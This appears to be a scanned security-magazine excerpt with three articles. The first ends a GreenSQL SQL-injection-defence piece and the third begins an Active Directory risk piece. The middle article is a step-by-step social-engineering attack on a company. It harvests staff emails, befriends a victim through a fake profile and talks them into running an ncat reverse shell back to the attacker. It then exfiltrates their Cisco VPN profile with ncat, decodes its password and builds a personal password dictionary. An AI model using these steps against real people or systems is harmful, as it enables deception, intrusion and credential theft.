
http://ITSecTeam.com
http://forum.Itsecteam.com
info@itsecteam.com
Check for update

Databases:
MsSQL with error
MsSQL no error
MsSQL Blind (Pro Version)
MySQL time based (Pro Version)
MsAccess
MsAccess Blind (Pro Version)

Status: I'm IDLE

```
Trying again to find columns count with string type(MySQL,MsSQL 2005): 29
Http Error: 406 Not Acceptable
Trying again to find columns count with string type(MySQL,MsSQL 2005): 30
Http Error: 406 Not Acceptable
Trying again to find columns count with string type(MySQL,MsSQL 2005): 31
Http Error: 406 Not Acceptable
Trying again to find columns count with string type(MySQL,MsSQL 2005): 32
Http Error: 406 Not Acceptable
Cannot find column count!
```

Figure 14. *Havij 1.15. Free – Advance SQL Injection Tool*



```
[30/Apr/2012 4:39:53] NET_DEBUG packet size expected 11 bytes (received 11)
[30/Apr/2012 4:39:53] SQL_DEBUG server packet 1
[30/Apr/2012 4:39:53] NET_DEBUG [10] proxy socket write 11 bytes
[30/Apr/2012 4:39:53] NET_DEBUG Socket_write
[30/Apr/2012 4:39:53] NET_DEBUG Send data to client, size: 11
[30/Apr/2012 4:39:53] NET_DEBUG [1]frontend socket fired 10
[30/Apr/2012 4:39:53] NET_DEBUG [10] proxy socket read 78 bytes
[30/Apr/2012 4:39:53] SQL_DEBUG ---------------------Client packet 0-------------------------
[30/Apr/2012 4:39:53] SQL_DEBUG long response is true
[30/Apr/2012 4:39:53] SQL_DEBUG AFTER NORM   : select * from jos_session where session_id = ?
[30/Apr/2012 4:39:53] DEBUG     Query uses sensitive tables
[30/Apr/2012 4:39:53] SQL_DEBUG RISK         : 10
[30/Apr/2012 4:39:53] NET_DEBUG Socket_write
[30/Apr/2012 4:39:53] NET_DEBUG sending data to backend server
[30/Apr/2012 4:39:53] NET_DEBUG [1]backend socket fired 11
[30/Apr/2012 4:39:53] NET_DEBUG packet size expected 5 bytes (received 2313)
[30/Apr/2012 4:39:53] SQL_DEBUG server packet 1
[30/Apr/2012 4:39:53] NET_DEBUG [10] proxy socket write 2313 bytes
[30/Apr/2012 4:39:53] NET_DEBUG Socket_write
[30/Apr/2012 4:39:53] NET_DEBUG Send data to client, size: 2313
[30/Apr/2012 4:39:53] NET_DEBUG [1]frontend socket fired 10
[30/Apr/2012 4:39:53] NET_DEBUG [10] proxy socket read 1828 bytes
[30/Apr/2012 4:39:53] SQL_DEBUG ---------------------Client packet 0-------------------------
[30/Apr/2012 4:39:53] SQL_DEBUG long response is true
[30/Apr/2012 4:39:53] SQL_DEBUG AFTER NORM   : update `jos_session` set `time`=?,`userid`=?,`usertype`=?,`username`=?,`gid
=?,`guest`=?,`client_id`=?,`data`=? where session_id=?
[30/Apr/2012 4:39:53] DEBUG     Query uses sensitive tables
[30/Apr/2012 4:39:53] SQL_DEBUG RISK         : 10
[30/Apr/2012 4:39:53] NET_DEBUG Socket_write
[30/Apr/2012 4:39:53] NET_DEBUG sending data to backend server
[30/Apr/2012 4:39:53] NET_DEBUG [1]backend socket fired 11
[30/Apr/2012 4:39:53] NET_DEBUG packet size expected 52 bytes (received 52)
[30/Apr/2012 4:39:53] SQL_DEBUG server packet 1
[30/Apr/2012 4:39:53] NET_DEBUG [10] proxy socket write 52 bytes
[30/Apr/2012 4:39:53] NET_DEBUG Socket_write
[30/Apr/2012 4:39:53] NET_DEBUG Send data to client, size: 52
[30/Apr/2012 4:39:53] NET_DEBUG [1]frontend socket fired 10
[30/Apr/2012 4:39:53] NET_DEBUG [10] proxy socket read 5 bytes
[30/Apr/2012 4:39:53] SQL_DEBUG ---------------------Client packet 0-------------------------
[30/Apr/2012 4:39:53] SQL_DEBUG MYSQL QUIT command
[30/Apr/2012 4:39:53] NET_DEBUG Socket_write
[30/Apr/2012 4:39:53] NET_DEBUG sending data to backend server
[30/Apr/2012 4:39:53] NET_DEBUG [1]frontend socket fired 10
```

Figure 14. *tail –f /var/log/greensql.log*

Conclusions

GreenSQL is certainly a worthwhile add-on for protecting a web site from sql injection attacks. Injection attacks always make it to OWASP's top 10 risk factors and most of the time they are placed on the top of the list. Therefore injection attacks deserve a better attention and treatment. As all security software, a great deal of attention should be given on the configuration of the tool. The installations and configuration does not require a significant investment of expertise. However it should be carefully audited in order to assure that it works as expected and that the security policy reflects the underlying business logic. Along with GreenSQL, further security controls should of course be implemented on both the web server (such as mod_security for apache servers for example) as well as the host (such as the fail2ban service monitor).

STAVROS N. SHIAELES

Is a member of the IEEE and the IEEE Computer Society. He received his diploma in Electrical and Computer Engineering in Democritus University of Thrace in 2007. He has worked with Unix Servers for 8 years and he is administrator of LPDP Lab. Currently he is a phd student in research area of computer security.

VASILIOS KATOS

Is Assistant Professor of Information and Communications Systems Security at the Department of Electrical and Computer Engineering of Democritus University of Thrace in Greece. Prior to his current post he was Principal Lecturer at the School of Computing at the University of Portsmouth where he participated in the development of the interdisciplinary Masters course MSc in Forensic IT. He has worked in the industry as a security consultant as an expert witness in information systems security and delivered invited presentations at professional conferences. His research interests are in information security, privacy, digital forensics and incident response

If the answer to

the question is wrong, change the question to fit the answer

Braking into IT estates is nothing like you see in films, I find tricking, twisting been unethical maybe unpleasant but works.

What you will learn…

- Braking into IT estates

What you should know…

- Basic knowledge of IT security

Nearly twenty years of working in IT the majority specializing in security I have been lucky to be able to host many meetings, lecture at universities, some even of note, been allowed to chat at many conferences hosted in many countries. This is helped by the fact I can speak in English, French and Spanish. Over my time I like to think I have educated a few from such lectures. Joking often in multiple languages, hopefully holding such an audience with interest, maybe creating new questions or even answering a few? Yet after all this time I will be the first to admit I still find teaching difficult.

I have tried to understand this self feeling of difficulty over the years and I guess I have managed to conclude this to be two simple areas.

The first is a self belief that to teach is very close to a side of arrogance I do not like to allow. By definition of teaching do you not state that your own knowledge is above and beyond those that sit before you?This is not good.

The second problem and this is much more simple than the first to answer. As a person I try not to exist.

As a test Google my name, you wont find much about me as security specialist. This is not to say I don't exists. Very few know the real me. Some may consider this a protection caused from hurt. No it's simple I have no desire of money, fame or trappings. Problem been if you don't exists people don't ask you to teach. An example of this issue can be seen from the fact that it has taken 20 years to be asked to write for a magazine May 18, 2012 A date i will not forget! This task is very flattering yet still a little daunting.

OK so what should I write? I thought about this for a bit, I decided against writing about generic hacking, pen testing as all these subjects have been written many times before and by many people. And most these people I will admit far smarter than I can dream of. So I have chosen to write about an area I know about. This area is people and how to exploit.

Now If you don't mind I will change the subject as I feel the introduction you are reading may be starting to bore. So please consider these opening lines, think of your target and it will be so.

As social engineering as shown so.

Social engineering is a way of thinking. And along the way this thinking can get dirty, morels blurred often forgotten, along with any tact, care and consideration. On this road to success you are going to make promises you will never keep, you will lie (which is such a hard word yet now you need to forget this kind of thinking) cheat, cheat and cheat and that means anything and everything, hell even cheat yourself to reach your goal.

The target, a company, a person, a way of life or country all the same. Your style to learn, start small learn fast. Yet here for this demonstration lets forget small and think big. Think of a company as your target. We will call it The-Company. And as legend has you believe the bigger they are the easier they do fall. As it happens The-Company in this theory for fun happens to be a security company. Always an embarrassment for any security company to fall. The plan? It's simple really gain access remotely. Any way and any how. Nothing to it? And the the gain for such actions. A nice write up for your client who often choose to ignore.

So let the games begin

Google I like to think can be considered as a beast out of control, but remember as you read this your morels will slip as your learn, so it's time to give up on your correct paranoid truths with regards to Google world dominance, and embrace Google as a friend, and best friend at that. Research is the key to success. A simple Google search for the-Company would give you millions of hits. This is hard to sort. And if honest were only after user e-mails connected to such company and any other interesting documents. So lets use Google but not as were intended to.

Open a browser and paste in *http://www.google.ca/advanced_search*.

Welcome to google Advanced Search. I wont bore you to much with the whys, ways or hows to it's uses as it is quite intuitive. It is still worth noting that companies often create test documents, previews before a site goes live. These forgotten documents can contain juicy information like host names, passwords and developer notes. Once Google spiders the site and these forgotten documents can become publicly accessible.

So as a quick test try for your self *http://www.google.ca/advanced_search*.

Take a look at the options and try some of these out, site or domain: Here you could try typing in the compa-

Listing 1. *Tested in Backtrack 5 R1*

```
root@bt:~# cd /pentest/enumeration/google/metagoofil
root@bt:/pentest/enumeration/google/metagoofil#

metagoofil options

        -d: domain to search
        -t: filetype to download (pdf,doc,xls,ppt,odp,o
                    ds,docx,xlsx,pptx)
        -l: limit of results to search (default 200)
        -h: work with documents in directory (use "yes"
                    for local analysis)
        -n: limit of files to download
        -o: working directory
        -f: output file



root@bt:/pentest/enumeration/google/metagoofil# ./
                    metagoofil.py -d The-Company.com -t
                    doc,pdf -l 200 -n 200 -o /root/
                    Desktop/results/ -f /root/Desktop/
                    results.html

*************************************
* Metagoofil Ver 2.1 -              *
* Christian Martorella             *
* Edge-Security.com                  *
* cmartorella_at_edge-security.com  *
* Blackhat Arsenal Edition          *
*************************************

[-] Starting online search...
```

```
[-] Searching for doc files, with a limit of 200
    Searching 200 results...
    Searching 200 results...
Results: 11 files found
Starting to download 11 of them:
----------------------------------------

[1/200] http://The-Company.com/dir/zone1/test1.doc
[2/200] http://The-Company.com/dir/zone1/start.doc
[3/200] http://The-Company.com/assets/copy.doc

[+] List of users found:
--------------------------
Mark Jones
admin
James J
Janet smith
Nicky Richards


[+] List of software found:
-----------------------------


[+] List of e-mails found:
----------------------------
support@The-Company.com
mark-apple@The-Company.com
mp@The-Company.com

janet@The-Company.com
sara@The-Company.com
bakerb@The-Company.com
jamesj@The-Company.com
leet@The-Company.com
```

ny you were researching example been The-Company.com (note drop the www. From the url) terms appearing: (Pull down and as a starting selection choose. In the URL of the page file type: (Pull down and choose any file type you desire. Interesting file formats tend to be .doc, .pdf, .xls etc.

I be honest with you now. Unfortunately due to time restraints on projects I tend to use a more automated approach to Google Metadata gathering. Two such tools that can be used are Metagoofil and TheHarvester both will connect to Google and extract the data your require on a target. This is a very quick and powerful way to extract Metadata on a chossen target.

Metagoofil

Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,odp,ods) availables in the target/victim websites.

It will generate a html page with the results of the metadata extracted, plus a list of potential usernames very useful for preparing a bruteforce attack on open services like ftp, pop3,web applications, vpn, etc. Also it will extract a list of disclosed PATHs in the metadata, with this information you can guess OS, network names, Shared resources, etc (see Listing 1).

metagoofil will continue to search Google for the required documents. In this example all found .doc files would be downloaded and placed inside the folder called results location /root/Desktop/results/.

And on the Desktop you would find a html report that can be opened in your browser. This is a great way to find data. Now time to read all goodies found!

TheHarvester

TheHarvester is a tool for gathering e-mail accounts, user names and hostnames/subdomains from different public sources like search engines and PGP key servers. This tools is intended to help Penetration testers in the early stages of the project It? a really simple tool, but very effective (see Listing 2).

So say we found a large number of user-names the next stage would be to try and find any social network profiles connected to such e-mails. This can be time consuming but stick at it as you will find active connections.

Example would be simply Google each found e-mail separately hoping to find a linked-in profile with picture. Once found open a new tab and browse to *http://images.google.com/*. From tab one which has the open linked-in profile with picture. Grab the profile picture (left mouse click on the picture) and drab it up and over to the second tab and drop into the Google image search box. Now if your very lucky you may find that this profile picture has been used on other social network profiles like google+, face book, I have even during testing found a profiles at *www.pof.com* (plenty of fish).

Contacting a target via a none corporate connected profile example face book is easier than say linked-in. Corporate connected account holders tend to be more guarded. Yet once home this stance is often overlooked and can be used.

From this example say you found a face book profile. The fist thing you could try would be to see as much of the profile as you can. This is to gain an understanding of the target. Look at pictures can you see any hobbies, any interests that you could chat about? Look at there friends this is good to try and gain an understanding of what they also are like. Then from this create your new profile. On your profile have pictures as people are often nosy. Find pictures that you think may interest the target. Your profile should be as sharply prepared as any advert. Know your target and tune to match. Remember the target can do no wrong, you want to only please, You are there for there needs to match and never question. It would also be if time allows good move to try and befriend some of there other friends on face book before so you look more convincing. Then send your message never add to start. If they reply, you reply remember to please but try to add a question which would offer them a chance to ask you things. Then add them, If they accept your half way there.

Now you have a connection in your target company. Chat lots try and build up a good friendship. This can take as little as an hour to achieve, but commonly closer to a few days. Once you think you have the start of trust with the target suggest you swap to using a live messenger like msn, or yahoo messenger. This is not required but helps as more personal. More ungraded chat can happen. Sex sells, sorry to bring this down a note. I personally find once using a messenger like msn a target will open up more. And what ever they say you become, build trust. Suggest you swap pics this is great as you have options here. If honest any malware embedded pictures will be picked up by anti virus so dont blow your target just yet with such chances. Once trusted I would suggest that pic share is not working and offer advice that maybe it could be caused due to a port block on there side. Never get technical make out your very unknowledgeable, yet you had this issue last week and the person you chatted to had a fix and it worked. If they asked what worked try suggesting this, *http://www.nmap.org/dist/nmap-6.00-setup.exe* (Talk them through the default install next, next bla bla).

OK reason for this choice. Anti Virus will pick up 99% of any metasploit exploit. Nmap includes netcat. And this is what your going to use. If you ask the client to install just Netcat I find AV often alerts blowing your cover. If you download and install Nmap which include netcat AV doesn't even notice! You could toy with embedding ncat into other programs but again I find Anti Virus alerts.

Once the target lets you know it's installed startup your machine with backtrack 5 R1 and open a new terminal and type in

```
nc -lvvp 80
root@bt:~# nc -lvvp 80
listening on [any] 80 …
```

This starts your backtrack listening on port 80. Choose port 80 http as this is allowed out by firewalls. You will need to find your external IP address and then allow port redirection (PAT) from your outside router interface to your internal backtrack host on port 80. Then tell the target on there windows machine to open run box and paste in the the following.

```
ncat -v Your-External-IP-ADDRESS 80 -e cmd.exe
```

This opens a CMD window on there machine all they will see is

```
Ncat: Version 6.00 < http://nmap.org/ncat >
Ncat: Connected to (Your address):80.
```

Now you will see back on the backtrack terminal that the windows client has connected.

External IP: inverse host lookup failed: Unknown server error:

Listing 2. *Tested in Backtrack 5 R1*

```
root@bt:~# cd /pentest/enumeration/theharvester

root@bt:/pentest/enumeration/theharvester#./
                    theHarvester.py -d The-Company.com
                    -l 100 -b all

/pentest/enumeration/theharvester = the directory in
                    backtrack were theHarvester is.

./theHarvester.py = execute this program.
-d = Domain to search or company name.
-l = Limit the number of results to work with.
-b = Data source (google,bing,bingapi,pgp,linkedin,goo
                    gle-profiles,all)

bellow is just an example of how the results would
                    look if you were running this tool
                    against a real domain name.

*************************************

*TheHarvester Ver. 2.1 (reborn) *

*Coded by Christian Martorella *

*Edge-Security Research *

*cmartorella@edge-security.com *

*************************************

Full harvest..

[-] Searching in Google..

Searching 0 results...

Searching 100 results...

[-] Searching in PGP Key server..

Searching 100 results...

[-] Searching in Exalead..

Searching 100 results...

Searching 200 results...

[+] 100 Emails found:

------------------

support@The-Company.com

mark-apple@The-Company.com

mp@@The-Company.com

janet@The-Company.com

sara@The-Company.com

bakerb@The-Company.com

jamesj@The-Company.com

leet@The-Company.com
```

```
Connection timed out connect to [External IP] from
                    (UNKNOWN) [External IP] 1090

Microsoft Windows XP [Version 5.1.2400]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\target>
```

So you have social engineered your way into gaining access to there machine. Now have a look around and hope you get lucky and find a vpn access to the targets work machine. Unlikely I here you cry but I have seen it happen.

So say you do get lucky and find a Cisco vpn client. Default location by the way is in

Listing 3. *Cupp Common User Passwords Profilers*

```
root@bt:/pentest/passwords/cupp# ./cupp.py -i


[+] Insert the informations about the victim to make
                   a dictionary
[+] If you don? know all the info, just hit enter
                   when asked! ;)
> Name: jane
> Surname: smith
> Nickname: jayjay
> Birthdate (DDMMYYYY): 23101977

> Wife?(husband?) name: mark
> Wife?(husband?) nickname: markymark
> Wife?(husband?) birthdate (DDMMYYYY): 17101976
> Child? name: tom
> Child? nickname: tomtom
> Child? birthdate (DDMMYYYY):
> Pet? name: mrsmith
> Company name:
> Do you want to add some key words about the
                   victim? Y/[N]:
> Do you want to add special chars at the end of
                   words? Y/[N]:

> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary…
[+] Sorting list and removing duplicates…
[+] Saving dictionary to jane.txt, counting 3276
                   words.
[+] Now load your pistolero with jane.txt and shoot!
                   Good luck!
root@bt:/pentest/passwords/cupp#

The created doc is saved to /pentest/passwords/cupp
```

```
C:\Program Files\Cisco Systems\VPN Client\Profiles
```

So try and move to this directory

```
C:\Documents and Settings\target> cd C:\Program Files\
Cisco Systems\VPN Client\Profiles
```

And then to look arround run dir to see what is in the directory.

```
C:\Program Files\Cisco Systems\VPN Client\Profiles> dir
Directory of C:\Program Files\Cisco Systems\VPN Client\
                   Profiles
22/05/2012 13:50 <DIR> .
22/05/2012 13:50 <DIR> ..
21/04/2011 11:54 643 The-Compney.pcf
1 File(s) 643 bytes
2 Dir(s) 1,818,297,856 bytes free
C:\Program Files\Cisco Systems\VPN Client\Profiles>
```

Great there is a Cisco .pcf VPN profile. In case your interested a .pcf file is created when a client saves there Cisco vpn profile. The file can be opened in a text reader like gedit or notepad. It contains the external IP address for the Firewall/Router and most important the password key. The key is encrypted as example

```
enc_GroupPwd=C7B92A55FA2AC34163055136966B2FD1FB244890E6
C76952E8F97634D9E3ECD2C47434888BEA850A59F9A8DB47E7DD2C4
7DB919824ED654B
```

A quick search for Cisco pcf file decrypt on Goolge and you will see lots of options. One such site advertising this service is *www.unix-ag.uni-kl.de/~massar/bin/cisco-decode*.

So placing the encrypted key and making sure only to add the hash `(Drop enc_GroupPwd=) C7B92A55FA2AC34163055136966B2FD1FB244890E6C76952E8F97634D9E3ECD2C47434888BEA850A59F9A8DB47E7DD2C47DB919824ED654B` and press decode.

Outside of this scope but still fun Google the following string `!Host=*.* intext:enc_UserPassword=* ext:pcf.`

Ok so you now know all about Cisco .pcf profiles. So how do you get the The-Compney.pcf file from the compromised machine to your machine? Easy! I show you how. Open a new terminal and type in

```
ncat -v -lp 2223 > The-Compney.pcf
root@bt:~# ncat -v -lp 2223 > The-Compney.pcf
Ncat: Version 5.61TEST4 ( http://nmap.org/ncat )
Ncat: Listening on :::2223
Ncat: Listening on 0.0.0.0:2223
```

Then go back to the other terminal that has the windows client still open on and type

```
ncat --send-only ip-address-of-your-machine 2223 <
The-Compney.pcf
C:\Program Files\Cisco Systems\VPN Client\Profiles>
ncat --send-only ip-address-of-your-machine 2223 <
The-Compney.pcf
```

Then if you go to your root folder in Backtrack 5R1 you will see that *The-Compney.pcf* has been moved across. Simply open in gedit.

So you have the clients VPN details and you can now connect to the The-Compney VPN. Feeling good, sorry to tell you no prize yet as only the right to connect authentication has been gained. To complete you will all so require the users name and password. So how do you get that? Well talk to the target once more. Find out as much as you can with regards to birth dates, family members and pets.

Now with this gained information it's time to create a database of potential passwords. With this you can try and brute force or my preferred measure manually check for success access.

For the password database creation we can use cupp common user passwords profiler. This program allows you to input your found information on a target and it will output the most likely password combinations.

It's location in Backtrack 5R1 is `/pentest/passwords/cupp`.

The Listing 3 shows an example of its use.

Conclusion Another one bites the dust. What have you achieved. Lets brake it down as you may on a report for a client.

Finding internal clients e-mails – Medium Risk.

Connecting these to social engineering sites – Medium Risk.

Contact made and trust gained High risk.

Target installs Netcat and dials back connection made High Risk.

Cisco VPN client config found – High Risk.

VPN connected to company Priceless!!!!

At this point I will leave you. I hope you enjoyed reading?

ELIZABETH SHAW

Elizabeth Shaw 20 years working in IT. Russian nationality. Writes along with many others for www.myexploit.wordpress.com

Evolution of security

risk in centralized computing

As in the 80's we do see a lot of distributed computing, the only computer that does exist was mainframe which have been heavily use for large batch processing jobs as well as complex computing.

What you will learn…

- How security evolves

What you should know…

- Basic knowledge of centralized computing

Security during that time was not really a concern as the dumb terminal doesn't have a lot of option but that doesn't mean we are living in the world of computing utopia.

As in the 20th century, technology change from distributed computing to centralized computing such as Active Directory from Microsoft. There is more integration of application and services with Microsoft Active Directory for authentication and authorization but however convenience over security could expose the system to a risk that might impact the business operation.

Introduction

Consolidation has always become a biggest challenge in IT world for a bigger company and the risk has become more crucial day by day. The biggest challenges in managing a centralized server would be toward privilege given, skill set and planning.

Since in Windows 2000, a centralized access control was been introduced by Microsoft that called as Active Directory and from there, operating systems have become more and more important as part of the centralized authentication.

Active Directory aka directory service it provide a single hierarchical view to manage all the access in the network. It also provide a centralize location where to store information of policies and also provide authentication to the domain logons.

The myth of tomorrow

As the service have become more and more important, all areas will need to be mitigate and address, but however how many of them does implement this? Do you believe by having all those control in place, all the risk will get away from it? No matter how much we do, the risk won't be eliminated but it will be just reduced. Let have a look into those area that mostly IT Security practitioner will do to secure the Windows Server machines from perpetrator.

Security Compliance Manager tools

- Group policies are collection of users and computer configuration which are majority are linked to Organization Unit. It was first introduce in Windows 2000 as part of the initiative to secure Active Directory implementation. As the past, we have developed our own way to secure the users and computer object base on business needs. When the question has been raised, what would be the recommendation or can we download the best practices this might be a challenge.
- Microsoft does understand the challenge and have come out with a tool that is free for download which known as security compliance manager v2. The tools consist of Microsoft security guide recommendation and industry best practice. The tools can help you to benchmark against the industry practice which it is very useful.
- More detail can be found in *http://www.wongchonkit.com/2012/01/microsoft-security-compliance-manager.html* where you can look into more details of configuration, etc.

Best practices

- Some of the best practices configuration you can find from the security compliance manager, however some of it will require manual tweaking such as disable admin share and etc. Admin share it is part of the windows share which can be disabled from the registry.
  - Click *Start*, and then click *Run*.
  - In the *Open* box, type regedit, and then click *OK*.
  - Locate, and then click the following registry key:
    ```
    HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\
    Services\LanmanServer\Parameters\AutoShareServer
    ```
    Note The registry key *AutoShareServer* must be set as type `REG _ DWORD`. When this value is set to 0 (zero), Windows does not automatically create administrative shares. Note that this does not apply to the `IPC$` share or shares that you create manually.
  - On the *Edit* menu, click *Modify*. In the *Value data* box, type 0, and then click *OK*.
  - Quit Registry Editor.
  - Stop and then start the Server service. To do so:
    Click *Start*, and then click *Run*.
    In the *Open* box, type cmd, and then click *OK*.
    At the command prompt, type the following lines. Press ENTER after each line:
    ```
    net stop server
    net start server
    ```
    Type exit to quit Command Prompt.
- The best practices will also consist of more configurations such as disabling some unused services to reduce surface attack.

Patching

- It is part of the core function of IT management which carried out in a timely manner and efficient. The procedure it should be highly integrated with the corporate change management which apply for the entire organization. However in the previous, before Windows Server Update Service was introduced, patching was a nightmare as it was not a centralized patching infrastructure. Except of security patching fixed, using the latest version of operating system it is also part of the core IT management.
- You can find more information of patching and designing an infrastructure from *http://www.wongchonkit.com/2012/01/wsus-in-windows-server-8.html*.

Antivirus

No matter how good the windows operating system, it could not get away from the massive damage that is cause by viruses, worms and Trojans. It doesn't matter how big the organization is, antivirus it is standard hygiene that all the windows operating must have component to protect its integrity, confidentiality as well as availability. However, this is not just applicable just for Microsoft products, due to the increasing threat, other platform are also catching up.

So, what's the problem?

If you have a look in to the entire security ecosystem, we have cover from technical prevention, administration and also detective prevention plan. But however, the risk does not stop here. There is some risk that could not be prevented by technology. This is where I would like to discuss more on here. What if the risk is fall under the category of below? I am going to show one of the attacks on active directory using a least privilege account to perform an attack.

- Human mistake
- Disgruntled employee
- Scripts are not virus

What is least privilege?

This would be the most headache portion, when we assign permission to users. The question will be what those permissions are and did I give more than it supposes to be?

This is where the least privilege was implemented across the organization where by only given them a list of required permission just enough for them to run the daily operation. For example, a DHCP administrator will be only able to run DHCP related application; any other privileges such as changing the domain name will be prohibited.

The principle was widely recognized as an IT Security consideration in term of enhancing the protection from any malicious behavior in computer.

In a typical Active Directory environment, the following service administrator groups are capable of creating groups and potentially causing access token limitation problems:

Default groups in the built-in container

- Administrators
- Server Operators
- Backup Operators
- Account Operators
- Print Operators

Default groups in the Users container

- Enterprise Admins
- Schema Admins
- Domain Admins

What is it mean?

As for now, I am pretty sure you have a better understanding on the entire security mitigation plan to secure the operating system. In the rest of the article, I am going to show damage that can be done with a least privilege users till up the technology can't prevent it from happening. This is not a 0 attack, but however I believe a lot of IT professional are not aware of the issue. The attack doesn't require any third party software rather we will use some scripting on this examples.

As per explain above regarding least privilege ID, for this round of lab test, I am going to use an operator group which have the minimum amount of permission compare to other account such as Administrators, Domain Admins and Enterprise Admins. This is all it takes to cripple your entire Active Directory domain. Do take note that, except from these operator groups, the other admin group I have mention can perform more damage.


The group of the operators that I have mention earlier was first introduce in Windows Server 2000 and by default the operator groups have the permission on creating and deleting the above

- Computer object
- Users object
- Group objects

And this is what I just need in order to cripple the entire active directory. Of course when you referring to the name operator, you may think of some sort like helpdesk due to the lack of knowledge. This is why the group was created for this purpose. The group also has been given access to log on locally on the member server including domain controller. This is where the risk is started.

Let's bring the storm

I am a strong advocate for security over convenience. In this example, let assume in a corporate environment, I am pretty sure you will have an operator to look after your active directory server and also certain task have been delegated to them.



```
